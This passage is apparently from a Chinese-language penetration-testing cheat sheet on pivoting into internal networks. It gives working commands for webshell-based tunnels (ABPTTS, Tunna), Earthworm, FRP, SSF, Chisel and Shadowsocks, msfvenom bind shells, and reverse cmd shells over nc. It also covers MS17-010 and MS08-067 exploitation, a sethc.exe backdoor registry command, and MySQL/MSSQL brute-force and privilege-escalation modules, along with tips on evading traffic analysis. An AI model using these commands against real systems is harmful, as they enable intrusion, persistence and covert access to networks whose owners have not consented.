[2020-02-28 13:51:08.084844] Client connected to 192.168.0.107:222
[2020-02-28 13:51:08.084963] Waiting for client connection to 192.168.0.107:222
[2020-02-28 13:51:08.085075] Connecting to 10.1.1.108:22 via http://192.168.0.98
/qq.aspx
```

配置proxychains即可

```
root@kali:~# proxychains ssh root@10.1.1.108
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1081-<><>-10.1.1.108:22-<><>-OK
The authenticity of host '10.1.1.108 (10.1.1.108)' can't be established.
ECDSA key fingerprint is SHA256:d8k06qdjr73hCgaanlTMD6jcSNR/8wUJGl52PuF+iQc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.1.108' (ECDSA) to the list of known hosts.
root@10.1.1.108's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Feb 27 20:48:48 2020
root@y:~#
```

SSH代理二级网段
需要靶机web权限，一级内网一台web权限
转发内网web出来传入abptts的shell

```
>python abpttsclient.py -c webshell/config.txt -u http://192.168.0.98/qq.aspx -f 192.168.0.107:8080/10.1.1.108:80
>python abpttsclient.py -c webshell/config.txt -u http://192.168.0.107/qq.aspx -f 192.168.0.107:222/10.1.1.106:22
```

SSH连接192.168.0.107:222即可到达二级网络
反弹msf
kali生成**bind**型脚本

```
>msfvenom -p linux/x64/shell_bind_tcp LPORT=12138 -f elf -o shell
```


在二级不出网linux上执行
将他的12138端口通过abptts转出

```
>python abpttsclient.py -c webshell/config.txt -u http://192.168.0.98/qq.aspx -f 192.168.0.107:13128/10.1.1.101:12138
```


Msf本地监听13128即可

Tunna转发

```
>python proxy.py -u http://192.168.0.98/tunnel.aspx -l 12138 -r 3389 -v
```



Earthworm



正向(目标机存在外网IP):

```
>ew -s ssocksd -l 888
连接sockscap64靶机外网IP+端口888
```

反弹socks5(目标机无外网IP):

```
外网攻击机:
>ew -s rcsocks -l 1008 -e 888
-l为socks软件连接的端口，-e为目标主机和vps的通信端口。
靶机:
>ew -s rssocks -d 外网IP -e 1008
sockscap64连接攻击机外网IP+端口1008
```

二级环境(A有外网，B内网无外网):

```
靶机B:
>ew -s ssocksd -l 888
靶机A:
>ew -s lcx_tran -l 1080 -f 靶机B -g 888
Sockscap64连接靶机外网IP+端口 1080
```

二级环境(A无外网，B内网无外网):


```
外网攻击机:
>ew -s lcx_listen -l 10800 -e 888
靶机B:
>ew -s ssocksd -l 999
靶机A:
>ew -s lcx_slave -d 外网 -e 8888 -f 靶机B -g 9999
Sockscap64连接攻击机外网IP+端口 10080
```

三级环境(A无外网,B内网无外网通A,C通B):


```
外网攻击机:
>ew -s rcsocks -l 1008 -e 888
靶机A:
>ew -s lcx_slave -d 外网攻击机 -e 888 -f 靶机B -g 999
靶机B:
>ew -s lcx_listen -l 999 -e 777
靶机C:
>ew -s rssocks -d靶机B -e 777
Sockscap64连接攻击机外网IP+端口 1008
```


Frp

```
https://github.com/fatedier/frp/releases/
使用条件:目标主机通外网，拥有自己的公网ip
对攻击机外网服务端frps.ini进行配置
[common]
bind_port=8080
靶机客户端
[common]
server_addr=服务器端外网IP
server_port=8080
[socks5]
type=tcp
remote_port=12345
plugin=socks5
use_encryption=true
use_compression=true
以上是启用加密和压缩，能躲避流量分析设备。
上传frpc.exe和frpc.ini到目标服务器上,直接运行frpc.exe（在实战中可能会提示找不到配置文件，需要使用-c参数指定配置文件的路径frpc.exe -c 文件路径），可以修改文件名和配置名以混淆视听。
公网vps主机上运行./frps -c frps.ini
靶机执行./frpc -c frpc.ini
```



MSF中设置全局变量
>setg proxies 公网IP:12345
>setg ReverseAllowProxy true 运行反向代理





结束攻击
tasklist
taskkill /pid 进程号 -t -f

SSF

https://github.com/securesocketfunneling/ssf/releases

正向socks代理


边界机器执行：
>ssfd.exe -p 1080 linux执行：./ssfd -p 1080

```
C:\Users\Administrator.DC\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssfd
.exe -p 1080
[2020-02-29T13:49:51+08:00] [info] [config] [tls] CA cert path: <file: ./certs/t
rusted/ca.crt>
[2020-02-29T13:49:51+08:00] [info] [config] [tls] cert path: <file: ./certs/cert
ificate.crt>
[2020-02-29T13:49:51+08:00] [info] [config] [tls] key path: <file: ./certs/priva
te.key>
[2020-02-29T13:49:51+08:00] [info] [config] [tls] key password: <>
[2020-02-29T13:49:51+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096
.pem>
[2020-02-29T13:49:51+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-
GCM-SHA384>
[2020-02-29T13:49:51+08:00] [info] [config] [http proxy] <None>
[2020-02-29T13:49:51+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T13:49:51+08:00] [info] [config] [circuit] <None>
[2020-02-29T13:49:51+08:00] [info] [ssfd] listening on <*:1080>
[2020-02-29T13:49:52+08:00] [info] [ssfd] running (Ctrl + C to stop)
```

攻击机执行：
>ssf.exe -D 12138 -p 1080 192.168.0.98(边界机器IP)

```
C:\Users\y\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssf.exe -D 12138 -p 1080 192.168.0.98
[2020-02-29T13:52:32+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-02-29T13:52:32+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-02-29T13:52:32+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-02-29T13:52:32+08:00] [info] [config] [tls] key password: <>
[2020-02-29T13:52:32+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-02-29T13:52:32+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-02-29T13:52:32+08:00] [info] [config] [http proxy] <None>
[2020-02-29T13:52:32+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T13:52:32+08:00] [info] [config] [circuit] <None>
[2020-02-29T13:52:32+08:00] [info] [ssf] connecting to <192.168.0.98:1080>
[2020-02-29T13:52:32+08:00] [info] [ssf] running (Ctrl + C to stop)
[2020-02-29T13:52:32+08:00] [info] [client] connection attempt 1/1
[2020-02-29T13:52:33+08:00] [info] [client] connected to server
[2020-02-29T13:52:33+08:00] [info] [client] running
[2020-02-29T13:52:33+08:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:12138> to 1
2138
[2020-02-29T13:52:33+08:00] [info] [client] service <socks> OK
```

本机配置proxychain或proxifier



反向socks代理

攻击机执行：
>ssfd.exe -p 1080

```
C:\Users\y\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssfd.exe -p 1080
[2020-02-29T14:18:17+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-02-29T14:18:17+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-02-29T14:18:17+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-02-29T14:18:17+08:00] [info] [config] [tls] key password: <>
[2020-02-29T14:18:17+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-02-29T14:18:17+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-02-29T14:18:17+08:00] [info] [config] [http proxy] <None>
[2020-02-29T14:18:17+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T14:18:17+08:00] [info] [config] [circuit] <None>
[2020-02-29T14:18:17+08:00] [info] [ssfd] listening on <*:1080>
[2020-02-29T14:18:17+08:00] [info] [ssfd] running (Ctrl + C to stop)
[2020-02-29T14:18:32+08:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:12138> to 1
2138
```

内网机器执行：

```
>ssf.exe -F 12138 -p 1080 192.168.0.106(攻击机IP)
```

```
管理员: C:\Windows\system32\cmd.exe - ssf.exe  -F 12138 -p 1080 192.168.0.106
C:\Users\Administrator.DC\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssf.
exe -F 12138 -p 1080 192.168.0.106
[2020-02-29T14:17:47+08:00] [info] [config] [tls] CA cert path: <file: ./certs/t
rusted/ca.crt>
[2020-02-29T14:17:47+08:00] [info] [config] [tls] cert path: <file: ./certs/cert
ificate.crt>
[2020-02-29T14:17:47+08:00] [info] [config] [tls] key path: <file: ./certs/priva
te.key>
[2020-02-29T14:17:47+08:00] [info] [config] [tls] key password: <>
[2020-02-29T14:17:47+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096
.pem>
[2020-02-29T14:17:47+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-
GCM-SHA384>
[2020-02-29T14:17:47+08:00] [info] [config] [http proxy] <None>
[2020-02-29T14:17:47+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T14:17:47+08:00] [info] [config] [circuit] <None>
[2020-02-29T14:17:47+08:00] [info] [ssf] connecting to <192.168.0.106:1080>
[2020-02-29T14:17:47+08:00] [info] [ssf] running <Ctrl + C to stop>
[2020-02-29T14:17:47+08:00] [info] [client] connection attempt 1/1
[2020-02-29T14:17:48+08:00] [info] [client] connected to server
[2020-02-29T14:17:48+08:00] [info] [client] running
[2020-02-29T14:17:49+08:00] [info] [microservice] [socks]: start server on fiber
 port 12138
[2020-02-29T14:17:49+08:00] [info] [client] service <remote-socks> OK
```

```
root@y: ~
login as: root
root@10.1.1.108's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

多级级联

多级内网机执行：

```
>ssfd.exe -p 1080 -c config.json
```

Json文件加入字段

```
"circuit": [
{"host": "A中继机IP", "port":"1080"},
{"host": "B中继机IP", "port":"1080"}
],
```

所有中继机执行：

```
>ssfd.exe -p 1080 -c config.json
```

边界机器执行：

```
>ssf.exe -c config.json -p 1080 多级内网机IP -X 12138
```

边界机执行：

```
>nc.exe 127.0.0.1 12138即可获得多级内网机cmdshell
```

反弹shell

攻击机执行：

```
>ssfd.exe -p 1080 -c config.json
```

```
C:\Users\y\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssfd.exe -p 1080 -c config.json
[2020-02-29T14:46:41+08:00] [info] [config] loading file <config.json>
[2020-02-29T14:46:41+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-02-29T14:46:41+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-02-29T14:46:41+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-02-29T14:46:41+08:00] [info] [config] [tls] key password: <>
[2020-02-29T14:46:41+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-02-29T14:46:41+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-02-29T14:46:41+08:00] [info] [config] [http proxy] <None>
[2020-02-29T14:46:41+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T14:46:41+08:00] [info] [config] [microservices][shell] path: <C:\Windows\System32\cmd.exe>
[2020-02-29T14:46:41+08:00] [info] [config] [circuit] <None>
[2020-02-29T14:46:41+08:00] [info] [ssfd] listening on <*:1080>
[2020-02-29T14:46:41+08:00] [info] [ssfd] running (Ctrl + C to stop)
[2020-02-29T14:46:44+08:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:12138> to 12138
```

内网机器执行：

```
C:\Users\Administrator.DC\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssf.exe -Y 12138 192.168.0.106 -p 1080 -c config.json
[2020-02-29T14:45:55+08:00] [info] [config] loading file <config.json>
[2020-02-29T14:45:55+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-02-29T14:45:55+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-02-29T14:45:55+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-02-29T14:45:55+08:00] [info] [config] [tls] key password: <>
[2020-02-29T14:45:55+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-02-29T14:45:55+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-02-29T14:45:55+08:00] [info] [config] [http proxy] <None>
[2020-02-29T14:45:55+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T14:45:55+08:00] [info] [config] [microservices][shell] path: <C:\Windows\System32\cmd.exe>
[2020-02-29T14:45:55+08:00] [info] [config] [circuit] <None>
[2020-02-29T14:45:55+08:00] [info] [ssf] connecting to <192.168.0.106:1080>
[2020-02-29T14:45:55+08:00] [info] [ssf] running (Ctrl + C to stop)
[2020-02-29T14:45:55+08:00] [info] [client] connection attempt 1/1
```

攻击机执行：

```
>nc 127.0.0.1 12138
```


```
G:\Tool\privilegesescalation\隧道\netcat-1.11>nc64.exe 127.0.0.1 12138
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator.DC>ipconfig
ipconfig

Windows IP 配置


以太网适配器 本地连接 2:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::55df:acae:76c2:f3d8%14
   IPv4 地址 . . . . . . . . . . . . : 10.1.1.98
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::493d:c4c:e0a0:92e7%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.0.98
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.0.1

隧道适配器 isatap.{E7A78131-50F5-40C6-B497-25EBABD672EB}:
```

Shadowsocks


https://github.com/shadowsocks/libQtShadowsocks/releases/download/v2.0.2/shadowsocks-libqss-v2.0.2-win64.7z
靶机新建配置文件1.json，内容为


```
{
"server":"0.0.0.0",
"server_port":13337,
"local_address":"127.0.0.1",
"local_port":1080,
"password":"123456",
"timeout":300,
"method":"aes-256-cfb",
"fast_open":false,
"workers": 1
}
```

执行
```
>shadowsocks-libqss.exe -c 1.json -S
```
攻击机配置



浏览器或其他攻击软件配置代理127.0.0.1:1080即可(需有http(s)/socks5功能)






ok

Goproxy

```
https://github.com/snail007/goproxy/releases
靶机执行
>proxy.exe socks -t tcp -p "0.0.0.0:13337"
```



攻击机配置Proxifier

Chisel

```
https://github.com/jpillora/chisel/releases
攻击机监听
>chisel.exe server -p 12138 --reverse
```

```
C:\Users\y\Desktop>chisel.exe server -p 12138 --reverse
2020/04/12 20:17:57 server: Reverse tunnelling enabled
2020/04/12 20:17:57 server: Fingerprint ba:e5:1b:94:20:a7:ab:0c:aa:8e:4c:bb:48:47:d9:34
2020/04/12 20:17:57 server: Listening on 0.0.0.0:12138...
```

```
靶机执行
>chisel.exe client 192.168.0.102:12138 R:12345:127.0.0.1:12346
```

```
C:\Windows\system32\cmd.exe - chisel.exe  client 192.168.0.102:12138 R:12345:127...

C:\Users\y.ZONE\Desktop>chisel.exe client 192.168.0.102:12138 R:12345:127.0.0.1:
12346
2020/04/12 20:27:39 client: Connecting to ws://192.168.0.102:12138
2020/04/12 20:27:39 client: Fingerprint 47:87:42:cd:9f:a3:bc:71:f0:07:3f:04:57:4
5:a8:82
2020/04/12 20:27:39 client: Connected (Latency 0s)
```

```
靶机执行
>chisel.exe server -p 12346 --socks5
```

```
chisel.exe  server -p 12346 --socks5

C:\Users\y.ZONE\Desktop>chisel.exe server -p 12346 --socks5
2020/04/12 20:27:54 server: SOCKS5 server enabled
2020/04/12 20:27:54 server: Fingerprint d8:ab:7c:34:aa:72:32:a6:d0:68:48:19:7b:3
b:da:e6
2020/04/12 20:27:54 server: Listening on 0.0.0.0:12346...
```

```
攻击机执行
>chisel.exe client 127.0.0.1:12345 socks
```

```
C:\Users\y\Desktop>chisel.exe client 127.0.0.1:12345 socks
2020/04/12 20:42:18 client: Connecting to ws://127.0.0.1:12345
2020/04/12 20:42:18 client: proxy#1:127.0.0.1:1080=>socks: Listening
2020/04/12 20:42:18 client: Fingerprint d8:ab:7c:34:aa:72:32:a6:d0:68:48:19:7b:3b:da:e6
2020/04/12 20:42:18 client: Connected (Latency 992.5µs)
```

```
当隧道建立成功时，攻击机本地会启动1080端口
```

```
C:\Users\y>netstat -an|findstr "1080"
  TCP    127.0.0.1:1080         0.0.0.0:0              LISTENING
```

```
即可使用
```

代理软件

```
Sockscap64
Proxifier
```

```
Proxychains
#vim /etc/proxychains.conf
去掉dynamic_chain注释>添加socks4 127.0.0.1 1080
#cp /usr/lib/proxychains3/proxyresolv /usr/bin
```

Ngrok内网穿透

```
https://ngrok.com/
https://www.ngrok.cc/
下载ngrok
#ngrok authtoken 授权码
#ngrok http 8080
#ngrok tcp 8888
```

MS17-010

```
扫描
#use auxiliary/scanner/smb/smb_ms17_010
#set rhosts 192.168.1.0/24
&
#nmap -sT -p 445,139 -open -v -Pn --script=smb-vuln-ms17-010.nse 10.11.1.0/20
攻击
#use exploit/windows/smb/ms_17_010_eternalblue易蓝屏
#set payload windows/x64/meterpreter/reverse_tcp
#use auxiliary/admin/smb/ms17_010_command
#set command REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\" /t REG_SZ
/v Debugger /d \"C:\\windows\\system32\\cmd.exe\" /f
```

MS08_067

```
#nmap -sT -p 445,139 -open -v -Pn --script=smb-vuln-ms08-067.nse 10.11.1.0/20
#use exploit/windows/smb/ms08_067_netapi
#set payload windows/meterpreter/reverse_tcp
CVE-2019-0708
```

攻击MySQL数据库

```
#use auxiliary/scanner/mysql/mysql_version 主机发现
#use auxiliary/scanner/mysql/mysql_login MYSQL爆破
#use exploit/multi/mysql/mysql_udf_payload UDF提权
#use exploit/windows/mysql/mysql_mof MOF提权
#use auxiliary/admin/mysql/mysql_sql 执行命令
```

攻击MSSQL数据库


```
>PowerShell -Command "[System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetDataSources()" 列出域内mssql主机
